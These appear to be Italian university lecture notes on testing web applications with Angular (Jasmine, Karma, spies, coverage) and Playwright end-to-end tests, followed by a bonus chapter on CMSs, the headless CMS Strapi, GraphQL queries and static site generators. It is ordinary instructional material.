


Figura 22.1: La piramide del testing.

Le applicazioni web, come ogni software, vanno testate. Emergono però alcune difficoltà peculiari:

- nel **unit testing** bisogna fare i conti con il codice **asincrono** e con le dipendenze da **servizi esterni**;
- nel **testing end-to-end** bisogna fare i conti con **fragilità** e **flakiness**.

UNIT TESTING CON ANGULAR



Angular fornisce tutto il necessario per testare le applicazioni usando **Jasmine**. Per impostazione predefinita il codice di test si scrive in file **spec** (specification), e la CLI ne genera degli scheletri: si collocano nella stessa directory del componente o servizio che testano, con la convenzione di aggiungere **.spec** al nome.

```
import { TestBed } from '@angular/core/testing';
import { CalculatorService } from './calculator.service';

describe('CalculatorService', () => {
  let service: CalculatorService;

  beforeEach(() => {
    TestBed.configureTestingModule({});
    service = TestBed.inject(CalculatorService);
  });

  it('should be created', () => {
    expect(service).toBeTruthy();
  });

  it('should sum two positive numbers correctly', () => {
    expect(service.sum(42, 58)).toEqual(100);
  });
});
```

calculator.service.spec.ts

Elemento	Ruolo
<code>describe()</code>	crea una suite di specifiche, raggruppando test correlati. È l'equivalente di una classe di test JUnit.
<code>it()</code>	definisce una singola specifica: l'equivalente di un metodo annotato <code>@Test</code> .
<code>TestBed</code>	la principale utilità di testing di Angular: fornisce i metodi per creare componenti e servizi nei test di unità.

Il comando `ng test` compila l'applicazione e lancia il test runner **Karma**, che raccoglie tutti i file spec, li esegue e produce un rapporto.



Tipicamente i servizi e i componenti che testiamo dipendono da altri servizi o componenti: il servizio `RestBackend` dipende da `HttpClient`, il componente `TodoPage` dipende da `RestBackend`.

In questi scenari il unit testing diventa più delicato. Se il componente `TodoPage` non mostra gli elementi attesi, dipende da un bug nel componente? Nel servizio? Nel backend REST esterno? O da una combinazione?

Il problema va oltre la localizzazione del difetto. In molti casi non **vogliamo** usare il codice di produzione reale durante i test. Si pensi a un `TemperatureService` che restituisce la temperatura attuale a Napoli interrogando una API esterna: come si testa che cosa accade quando la temperatura scende sotto zero? Aspettando qualche anno una giornata eccezionalmente fredda?

Test double

Un buon test di unità dovrebbe testare l'unità **in isolamento**: il suo esito non dovrebbe dipendere da altre unità. I **test double** sono sostituti degli oggetti di produzione, usati nei test al posto di questi.

Invece del `TemperatureService` reale si usa un doppio che restituisce sempre -42°C .

Iniezione delle dipendenze e double

Il meccanismo di iniezione delle dipendenze è un supporto prezioso: durante i test si può configurare l'iniettore perché risolva le dipendenze usando i test double invece degli oggetti reali. È il motivo per cui, nel capitolo su Angular, insistevamo sul fatto che un componente non dovrebbe mai costruire da sé i propri servizi.

Scrivere i double a mano richiede però molto codice ripetitivo. I framework di testing vengono in aiuto: Jasmine supporta il concetto di **spy**, un test double che può simulare qualunque funzione.

```
let todos = [{ id: 1, todo: "foo" }, { id: 2, todo: "bar" }];

restBackendSpy = jasmine.createSpyObj('RestBackendService', ['getTodos']);
restBackendSpy.getTodos.and.returnValue(of(todos));
```

spy.ts

Il codice crea uno spy del `RestBackendService` simulandone il metodo `getTodos()`, e lo configura perché restituisca sempre un Observable con una data lista di due elementi. Usando lo spy al posto del servizio reale, il test non dipende né dal servizio né dalla API REST esterna.

Esempio 22.1 — Testare un componente

```
it('should properly fetch to-do items', () => {
  let todos = [{ id: 1, todo: "foo" }, { id: 2, todo: "bar" }];

  restBackendSpy = jasmine.createSpyObj('RestBackendService', ['getTodos']);
  restBackendSpy.getTodos.and.returnValue(of(todos));
  component.restService = restBackendSpy;

  component.fetchTodos();
  fixture.detectChanges();

  expect(component.todos.length).toEqual(2);

  const element: DebugElement = fixture.debugElement;
  const list = element.query(By.css('ul'));
  const content = list.nativeElement.textContent;

  expect(content).toContain('foo');
  expect(content).toContain('bar');
});
```

todo-page.component.spec.ts

Si noti `fixture.detectChanges()`: forza il ciclo di change detection descritto nel capitolo 20, senza il quale il template non sarebbe ancora aggiornato al momento delle asserzioni.

```
ng test --no-watch --code-coverage
```

Terminale

```
Chrome 121.0.0.0 (Windows 10): Executed 18 of 18 SUCCESS  
TOTAL: 18 SUCCESS
```

```
===== Coverage summary =====  
Statements   : 45.45% ( 75/165 )  
Branches     : 21.21% ( 7/33 )  
Functions    : 43.39% ( 23/53 )  
Lines        : 42.58% ( 66/155 )  
=====
```

Viene generato anche un rapporto HTML nella directory `/coverage`, dove si può ispezionare ciascun file e vedere quali righe sono state coperte dai test.

La copertura non è la qualità

La copertura è un **possibile indicatore** di quanto bene si è testata un'applicazione, non una misura della qualità dei test. Il 100% di copertura si può ottenere anche con test che non verificano nulla: eseguono il codice senza mai controllarne il risultato. È utile soprattutto al contrario, per individuare le parti **mai** eseguite.

TESTING END-TO-END



Testing end-to-end

Il **testing end-to-end** (E2E) mira a testare il sistema nel suo complesso, dal punto di vista dei suoi utenti finali. Ogni test replica un flusso d'uso realistico, interagendo con le interfacce **esterne** del sistema, come farebbero gli utenti.

E2E per una API REST

Quando l'applicazione è una API REST, gli **endpoint** sono l'interfaccia esterna e gli utenti finali sono **altri programmi** che inviano richieste HTTP. I test E2E devono quindi inviare richieste HTTP e verificare che le risposte siano corrette rispetto alla specifica.

Scenario: login riuscito

- 1 inviare una **POST** a **/auth** con corpo
`{usr: "gerry", pwd: "sussman"}`
- 2 verificare che la risposta abbia stato **200 OK**
- 3 verificare che il valore restituito sia un JSON di tipo
`{token: string}`
- 4 verificare che **response.token** sia un token JWT valido

Scenario: inserimento di un nuovo elemento

- 1 inviare una **POST** a **/auth** con le credenziali
- 2 verificare lo stato **200 OK**, estrarre e salvare il token
- 3 inviare una **POST** a **/todos** con corpo
`{todo: "foobar", done: false}` e header
Authorization: Bearer <TOKEN>
- 4 verificare che la risposta abbia stato **200 OK**
- 5 verificare che il corpo contenga
`{todo: "foobar", done: false}`

E2E per un'applicazione web

Quando l'applicazione è tradizionale o è una SPA, le **pagine** sono l'interfaccia esterna e gli utenti finali sono **persone** che usano un browser. I test devono quindi interagire con le pagine e verificare che cambino correttamente in conseguenza delle interazioni.

Scenario: login riuscito

- 1 visitare la pagina di login
- 2 inserire «gerry» nel campo del nome utente
- 3 inserire «sussman» nel campo della password
- 4 fare clic sul pulsante «Login»
- 5 verificare che l'utente venga reindirizzato alla homepage
- 6 verificare che la barra di navigazione contenga «Hi, Gerry»

Che sia manuale o automatizzato, il testing E2E segue sempre lo stesso schema:

```
esegui(suite di test):  
  per ogni scenario nella suite:  
    per ogni passo dello scenario:  
      seleziona l'elemento con cui interagire (pulsante, campo, ...)  
      interagisci con esso (clic, riempi, verifica una proprieta', ...)
```

 *pseudocodice*

Manuale

A persone viene dato un copione con l'elenco dettagliato dei passi; lo seguono e replicano segnalando ogni problema.

Non richiede competenze di programmazione.

Attività lenta, noiosa e soggetta a errori. Non scala: va ripetuta a ogni nuova versione, su tutti i browser principali, su dispositivi diversi.

Automatizzato

Si sviluppa software di test che simula automaticamente gli scenari d'uso.

Richiede competenze di programmazione e di testing.

Costi iniziali più alti, ma le suite si possono rieseguire molte volte con sforzo aggiuntivo minimo.

Il codice di test va **mantenuto** man mano che l'applicazione evolve, e i test possono essere fragili o *flaky*.

I test E2E automatizzati sono in sostanza codice che usa librerie dedicate per **controllare da remoto un browser**: navigare verso URL, individuare elementi e interagirci. Queste librerie sono utili anche oltre il testing, per esempio per lo *scraping* e il *crawling*.

INDIVIDUARE GLI ELEMENTI



Selezionare gli elementi con cui interagire è una parte cruciale del testing E2E. Esistono tre **strategie di localizzazione**.

Strategia	Come funziona
Coordinate assolute	identifica gli elementi in base alla posizione sullo schermo: <code>click(200, 300)</code>
Localizzatori visuali	identifica gli elementi in base al loro aspetto , con algoritmi di confronto fra immagini
Localizzatori di layout	identifica gli elementi in base a proprietà strutturali, per esempio con i selettori CSS : <code>click(".item button.buy")</code>

Torna qui utile tutto quello che abbiamo studiato sui selettori CSS nel capitolo 3: sono di gran lunga la strategia più usata nella pratica.

FRAGILITÀ E FLAKINESS



Fragilità

Fragilità

I test E2E sono spesso **fragili** rispetto all'evoluzione dell'applicazione: anche modifiche minime possono rompere i localizzatori, rendendo i test incapaci di interagire con gli elementi corretti e richiedendo una manutenzione onerosa.

Localizzatore

`click(100, 200)`

Immagine del pulsante

`click(".form button:first-of-type")`

Perché si rompe

basta spostare il pulsante di qualche pixel e le coordinate non corrispondono più.

basta cambiare il colore o il carattere e l'immagine non corrisponde più.

se si aggiunge un pulsante «Sign up» **prima** di quello di login, il test farà clic su quello sbagliato — e fallirà in modo silenzioso e fuorviante.

Come si scrivono buoni localizzatori

Un buon localizzatore non deve essere né troppo generico né troppo specifico: se è troppo generico rischia di selezionare un elemento diverso da quello voluto, se è troppo specifico anche modifiche minime lo rompono.

I localizzatori a coordinate sono i più fragili in assoluto. Quelli visuali sono robusti rispetto ai cambiamenti di disposizione ma fragili rispetto all'aspetto; quelli di layout sono robusti rispetto ai cambiamenti puramente visivi ma più fragili rispetto ai cambiamenti di struttura. Nella pratica l'esperienza conta molto.

Flakiness

Flakiness

I test E2E tendono a essere **flaky**, cioè a comportarsi in modo incoerente: lo stesso test può passare o fallire in modo intermittente **a parità di condizioni**, senza alcuna modifica all'applicazione o al test.

Questa imprevedibilità è spesso causata dal **non determinismo** legato ai tempi di caricamento o al recupero dei dati: talvolta una risorsa esterna impiega più tempo del solito, e il test prova ad accedere a elementi non ancora disegnati, ottenendo un errore di «elemento non trovato».

La flakiness si mitiga con opportune **strategie di attesa**: non attese a tempo fisso, ma attese su una condizione («finché quell'elemento non è visibile»).

Isolamento

I test E2E dovrebbero essere eseguiti in **isolamento**:

- nessuna propagazione dei fallimenti: un test che fallisce non deve influenzare quelli successivi;
- l'ordine di esecuzione non deve contare, così che i test possano girare in parallelo;
- ogni test deve poter essere eseguito da solo, il che rende molto più facile il debug.

Si ottiene in due modi: **ripartire da zero**, eseguendo ogni test in un ambiente nuovo e pulito, oppure fare **pulizia fra un test e l'altro**.

Strumento	Dal	Note
Selenium	2009	multi-browser
Cypress	2014	multi-browser
Puppeteer	2017	di Google, orientato a Chrome
Playwright	2020	di Microsoft, multi-browser

Playwright è un framework open source di automazione e testing dei browser, sviluppato da Microsoft. È multi-browser e multi-piattaforma, adotta un approccio asincrono guidato dagli eventi, è scritto in TypeScript e ha API in TypeScript, JavaScript, C#, Java e Python.

```
npm init playwright@latest
```

Il primo test

I test si definiscono con la funzione `test()`, che riceve un titolo e una funzione asincrona contenente il codice.

```
import { test, expect } from '@playwright/test';

test('has title', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  await expect(page).toHaveTitle(/Playwright/);
});

test('get started link', async ({ page }) => {
  await page.goto('https://playwright.dev/');

  await page.getByRole('link', { name: 'Get started' }).click();

  await expect(page.getByRole('heading', { name: 'Installation' })))
    .toBeVisible();
});
```

[example.spec.ts](#)

Terminale

```
$ npx playwright test
Running 6 tests using 6 workers
  6 passed (7.1s)

$ npx playwright show-report
Serving HTML report at http://localhost:9323.
```

Per impostazione predefinita i test vengono eseguiti su **chromium** (motore Blink), **firefox** (Gecko) e **webkit** (il motore di Safari e dei dispositivi Apple). Playwright può anche emulare browser per tablet e telefoni, e le piattaforme si configurano nel file `playwright.config.ts`.

Isolamento e fixture

Playwright ottiene l'isolamento **ripartendo da zero**: ogni test gira in un ambiente pulito, non influenzato dai precedenti, con il proprio **localStorage**, **sessionStorage** e i propri cookie. Questo si ottiene usando un nuovo **BrowserContext** per ciascun test — si può pensarlo come un profilo in incognito.

L'ambiente di ciascun test è definito tramite **fixture**. L'argomento `{page}` passato alla funzione di test dice a Playwright di preparare la fixture **Page**, cioè di creare un nuovo contesto e una pagina al suo interno — l'astrazione di una scheda in un browser nuovo di zecca.

Individuare, agire, verificare

Tre parti sono cruciali nella scrittura di un test E2E automatizzato: **individuare** gli elementi, **compiere** azioni e **verificare** lo stato rispetto alle aspettative.

```
page.getByText();           // per contenuto testuale
page.getByLabel();          // un controllo di form, tramite la sua etichetta
page.getByPlaceholder();    // un input, tramite il suo placeholder
page.getByAltText();         // un elemento (di solito immagine), tramite alt
page.getByTitle();          // tramite l'attributo title
page.getByTestId();         // tramite l'attributo data-testid

// e' possibile usare anche selettori CSS e XPath
page.locator("#foo ul [data-foo]");
page.locator("//[@id='foo']/ul//*[data-foo]");
```

[localizzatori.ts](#)

```
page.locator("#input").clear();
page.locator("#input").fill("Foo");
page.locator("#input").press("Tab");
page.locator("#checkbox").check();
page.locator("#select-course").selectOption("web technologies");
page.locator("#button").click();
page.locator("#button").dblclick();
```

[azioni.ts](#)

```
expect(page.locator("#foo")).toBeDefined();
expect(page.locator("#foo")).toBeDisabled();
expect(page.locator("#foo")).toBeEmpty();
expect(page.locator("#foo")).toContainText("foo");
expect(page.locator("#foo")).toHaveClass("bar");
expect(page.locator("#foo")).toBeVisible();
expect(page.locator("#foo")).toBeInViewport();
```

[asserzioni.ts](#)

Perché i localizzatori «semantici» sono preferibili



`getByRole`, `getByLabel` e `getByPlaceholder` individuano gli elementi per il loro **ruolo** nell'interfaccia, non per la loro posizione nell'albero. Sono quindi molto meno fragili di un selettore CSS legato alla struttura, e hanno un effetto collaterale utile: un test che non riesce a trovare un pulsante «per ruolo» segnala spesso un problema reale di accessibilità.



Scrivere i test a mano richiede tempo. Gli approcci **Capture and Replay** (C&R) permettono di generare automaticamente il codice dei test «registrando» le interazioni dell'utente: basta interagire con l'applicazione per creare test rieseguibili.

Essendo generato automaticamente, il codice C&R può essere subottimale rispetto a fragilità e flakiness, ma resta un buon punto di partenza.

Playwright supporta il C&R attraverso il *Test Generator*. Il modo più semplice è usare l'estensione Playwright per VS Code: nella scheda *Testing* si sceglie «Record new», si interagisce con il browser che compare, e Playwright genera il codice necessario a replicare le azioni, usando euristiche interne per scegliere i localizzatori migliori.

```
test('should login with correct credentials', async ({ page }) => {
  await page.goto('http://localhost:4200/home');
  await page.getByRole('link', { name: 'Login' }).click();
  await page.getByPlaceholder('Your username').fill('luigi');
  await page.getByPlaceholder('*****').fill('luigi');
  await page.getByRole('button', { name: 'Sign in' }).click();
  await expect(page.locator('#navbar-default')).toContainText('Welcome, luigi');
});
```

 *login.spec.ts (generato)*

RIFERIMENTI



- **Angular Testing.**

<https://angular.dev/guide/testing>

Parti rilevanti: *Overview, Basics of testing components, Component Testing Scenarios, Testing services, Code coverage.*

- **Playwright Docs.**

<https://playwright.dev/docs/intro>

Parti rilevanti: *Getting started, Guides > Best practices.*

EXTRA: CMS E GRAPHQL

Contenuti extra, fuori programma >>>

Il contenuto di questo capitolo **non fa parte del programma** di Tecnologie Web: corrisponde a una lezione bonus tenuta dal docente. Questi argomenti **non compaiono nelle prove scritte** né vengono chiesti durante la discussione del progetto.

Per quanto riguarda il progetto, si ricordi che la traccia **vieta esplicitamente** l'uso di CMS, mentre **ammette** l'uso di GraphQL.

Il capitolo è incluso per completezza, ma può essere saltato senza conseguenze ai fini dell'esame.

IL PROBLEMA DI GESTIRE I CONTENUTI



L'obiettivo principale di molte applicazioni web è **mostrare contenuti** agli utenti. Questi contenuti possono cambiare molto di frequente e crescere in modo esponenziale: Wikipedia ne conta circa sette milioni di pagine.

Da qui alcune difficoltà:

- scrivere a mano intere pagine web per aggiornare i contenuti richiede competenze tecniche e rallenta il lavoro;
- chi si occupa dei contenuti tipicamente **non** è chi sviluppa;
- gestire versioni diverse del contenuto pubblicato non è banale;
- garantire l'adozione di un flusso di lavoro strutturato è complicato.

Content Management System

Un **CMS** è un'applicazione web progettata per consentire la modifica collaborativa, l'organizzazione e la pubblicazione di contenuti **senza scrivere una riga di codice**, usando l'interfaccia fornita dal CMS stesso. Permette a utenti non tecnici di gestire e aggiornare i contenuti senza dipendere continuamente dagli sviluppatori.

I CMS sono spesso usati per blog, siti di notizie e siti di commercio elettronico. Le funzionalità tipiche comprendono:

- pubblicazione web dei contenuti;
- formattazione, tipicamente con un editor grafico WYSIWYG;
- controllo di versione dei contenuti;
- indicizzazione, ricerca e recupero;
- autenticazione e autorizzazione con un sistema di permessi per gruppi;
- gestione di contenuti multimediali integrato;
- estensibilità e personalizzazione tramite temi ed estensioni.

CMS tradizionali

Un CMS tradizionale è composto da due parti:

- la **Content Management Application** (CMA), che permette agli utenti non tecnici di gestire i contenuti;
- la **Content Delivery Application** (CDA), che rende i contenuti aggiornati disponibili agli utenti finali, per esempio come pagine web.

L'architettura è **monolitica**: CMA e CDA sono strettamente integrate. Il vantaggio è la facilità di distribuzione e di gestione (una sola applicazione). Gli svantaggi sono la scarsa flessibilità in alcuni scenari e la limitazione dei canali di distribuzione: i CMS tradizionali privilegiano l'output web, e non è immediato esporre una API REST.

CMS headless e disaccoppiati

CMS headless

Un **CMS headless** separa la CMA (il *corpo*, che si occupa dell'organizzazione dei contenuti) dalla CDA (la *testa*, che si occupa della presentazione). È un CMS **senza testa**: non gestisce la presentazione ed espone soltanto una API. In questo modo i contenuti possono essere distribuiti su qualunque canale.

I **CMS disaccoppiati** sono CMS tradizionali in cui CMA e CDA sono separate: si può usare la CDA inclusa oppure realizzare modalità di distribuzione diverse tramite le API esposte dalla CMA. Oggi la maggior parte dei CMS tradizionali è disaccoppiata, WordPress compreso.




Figura 23.1: Le tre architetture a confronto.

I CMS sono bersagli privilegiati

Lo stesso CMS è usato su un numero enormi di siti: una vulnerabilità in un CMS può essere sfruttata su moltissimi siti contemporaneamente. È quindi imperativo **tenerli aggiornati** per applicare le correzioni al più presto.

Un esempio concreto: la vulnerabilità **CVE-2022-21661** rendeva WordPress vulnerabile a SQL injection nelle versioni dalla 3.7.37 alla 5.8.3.



Fra i CMS più noti: **WordPress** (il più diffuso, usato da circa il 43% di tutti i siti web), **Joomla** (che alimenta il sito dei corsi di Informatica della Federico II), **WooCommerce** (per il commercio elettronico) e **MediaWiki** (che alimenta Wikipedia, Fandom, WikiHow).

Un CMS tradizionale è un'applicazione web come le altre:

- nella fase di installazione chiede i dati per connettersi a un database relazionale (URL, nome utente, password) e crea le tabelle necessarie;
- chiede le credenziali per l'account di amministrazione;
- dopo l'installazione, l'amministratore può creare e organizzare contenuti, aggiungere utenti, definire i template e personalizzare l'aspetto del sito.

STRAPI, UN CMS HEADLESS



Fra i CMS headless più diffusi: **Strapi** (basato su Node.js), **Wagtail** (basato su Django, per Python), **Ghost** (Node.js) e **CrafterCMS** (Java).

```
npx create-strapi-app@latest project-name
cd project-name
npm run develop
```

Terminale

```
> todo-api@0.1.0 develop
> strapi develop

Building build context (577ms)
Creating admin (16224ms)
Loading Strapi (1505ms)
Generating types (1413ms)

Welcome back!
To manage your project, go to the administration panel at:
http://localhost:1337/admin
To access the server, go to:
http://localhost:1337
```

Dall'interfaccia di amministrazione si definisce la «forma» delle risorse (i loro campi e i loro tipi), si stabiliscono le **relazioni** fra risorse con un editor visuale, e infine si creano i contenuti veri e propri.

La API REST generata

Per ogni risorsa, Strapi genera automaticamente gli endpoint REST.

Metodo	URL	Descrizione
GET	/api/:pluralApiId	elenco delle voci
POST	/api/:pluralApiId	crea una voce
GET	/api/:pluralApiId/:resourceId	una voce specifica
PUT	/api/:pluralApiId/:resourceId	aggiorna una voce
DELETE	/api/:pluralApiId/:resourceId	elimina una voce

Dall'interfaccia si creano token di autorizzazione (*Settings > API Tokens*), specificando per ciascuno un nome, una durata e i permessi di lettura e scrittura per ogni risorsa. Gli utenti devono passare il token nell'header **Authorization**, esattamente come nello schema JWT visto nel capitolo 15.

```
GET http://localhost:1337/api/professors
Authorization: Bearer 97060c911...e12
```

Richiesta

```
{
  "data": [
    {
      "id": 1,
      "attributes": {
        "firstName": "Luigi Libero Lucio",
        "lastName": "Starace",
        "email": "luigiliberolucio.starace@unina.it",
        "createdAt": "2023-12-29T07:19:19.746Z",
        "updatedAt": "2023-12-29T07:25:16.666Z",
        "publishedAt": "2023-12-29T07:20:35.307Z"
      }
    }
  ]
}
```

Risposta

Parametri di query

Gli endpoint di Strapi supportano numerosi parametri nella query string per filtrare, ordinare e paginare i risultati, selezionare campi e popolare le relazioni.

Parametro	Effetto
<code>populate</code>	quali risorse collegate includere nei risultati
<code>fields</code>	quali campi includere, e in quale ordine
<code>filters</code>	interrogazioni personalizzate per filtrare i dati
<code>sort</code>	come ordinare i risultati
<code>pagination</code>	la paginazione dei risultati

```
GET /api/professors?populate=courses
GET /api/professors?fields[0]=lastName&fields[1]=firstName

# corsi da 6 crediti
GET /api/courses?filters[credits][$eq]=6

# corsi da almeno 6 crediti il cui titolo contiene "Web"
GET /api/courses?filters[credits][$gte]=6&filters[title][$contains]=Web

# professori il cui nome contiene "Luigi" (senza distinzione di maiuscole)
GET /api/professors?filters[firstName][$containsi]=Luigi
```

 *Esempi*

GRAPHQL



I limiti di REST

REST è un modo pratico e diffusissimo di esporre dati da un server. In alcuni scenari, però, può risultare inefficiente.

Problema	In che consiste
Over-fetching	talvolta non ci servono tutti i campi di una risorsa, ma li scarichiamo comunque
Under-fetching	talvolta ci servono risorse collegate, e servono richieste aggiuntive per ottenerle: prima l'utente, poi i suoi post, poi per ogni post i commenti...
Evoluzione dell'API	le API cambiano nel tempo: vanno versionate, va mantenuta una certa retro-compatibilità, alcune funzionalità vanno deprecate

Entrambi i primi due degradano le prestazioni e aumentano il traffico: nel primo caso si scaricano dati inutili, nel secondo servono molte richieste aggiuntive.

GraphQL

GraphQL è un linguaggio di interrogazione per API, sviluppato da Facebook e pubblicato in versione open source nel 2015. Invece di appoggiarsi a endpoint predefiniti come in REST, permette a chi consuma l'API di **specificare in modo dichiarativo quali dati gli servono**, tramite interrogazioni.

GraphQL con Strapi

```
npm install @strapi/plugin-graphql
```

Dopo il riavvio, un *playground* GraphQL è disponibile su <http://localhost:1337/graphql>.

Esempio 23.1 — Solo i campi che servono

Supponiamo di dover mostrare soltanto il cognome di ciascun professore.

```
query {  
  professors {  
    data {  
      attributes {  
        lastName  
      }  
    }  
  }  
}
```

 *query*

```
{  
  "data": {  
    "professors": {  
      "data": [  
        { "attributes": { "lastName": "Starace" } },  
        { "attributes": { "lastName": "Abelson" } }  
      ]  
    }  
  }  
}
```

 *risposta*

Nessun campo superfluo: è la risposta all’over-fetching.

Esempio 23.2 — Risorse collegate in una sola richiesta

Cognome di ciascun professore e titolo dei suoi corsi:

```
query {  
  professors {  
    data {  
      attributes {  
        lastName,  
        courses {  
          data {  
            attributes {  
              title  
            }  
          }  
        }  
      }  
    }  
  }  
}
```

 *query*

Una sola richiesta al posto di $1 + n$: è la risposta all’under-fetching.

Esempio 23.3 — Filtri

L'equivalente GraphQL di

```
SELECT title, credits FROM courses
WHERE credits >= 6
AND (title CONTAINS 'Web' OR title CONTAINS 'TypeScript')
```

è:

```
query {
  courses(filters: {
    credits: { gte: 6 },
    or: [
      { title: { containsi: "Web" } },
      { title: { containsi: "TypeScript" } }
    ]
  }) {
    data {
      attributes {
        title, credits
      }
    }
  }
}
```

 query

GENERAZIONE AUTOMATICA DI SITI STATICI



A volte usare un CMS completo è eccessivo. In alcuni scenari i dati non cambiano spesso: si pensi a un ristorante che aggiorna il menu sul proprio sito circa una volta al mese.

Per un mese intero, ogni caricamento di pagina provoca un'interrogazione al database, che restituisce sempre la stessa lista, dopodiché il CMS mostra sempre lo stesso contenuto. Il CMS sta sprecando cicli di calcolo — cioè denaro ed emissioni — per generare ripetutamente le stesse pagine. I meccanismi di caching aiutano, ma restano un sovraccarico e la necessità di tenere il CMS aggiornato.

Un approccio più efficiente è:

1. generare le pagine **una volta sola**, quando i dati cambiano;
2. servire agli utenti le pagine **statiche** già compilate.

È la **generazione automatica di siti statici**.




Figura 23.2: Il flusso di un generatore di siti statici.

Fra i generatori più noti: **Hugo** (scritto in Go), **Gatsby** (genera siti statici con React), **Jekyll** (basato su Ruby), **Pelican** (Python) e **Zola** (Rust).



- **Definition of CMS** — MDN web docs.
<https://developer.mozilla.org/en-US/docs/Glossary/CMS>
- **What is Headless CMS?** — AWS docs.
<https://aws.amazon.com/what-is/headless-cms/>
- **The Fullstack Tutorial for GraphQL.**
<https://www.howtographql.com/>
Parti rilevanti: *GraphQL Fundamentals*.
- **What is a static site generator?** — Cloudflare Learning.
<https://www.cloudflare.com/learning/performance/static-site-generator/>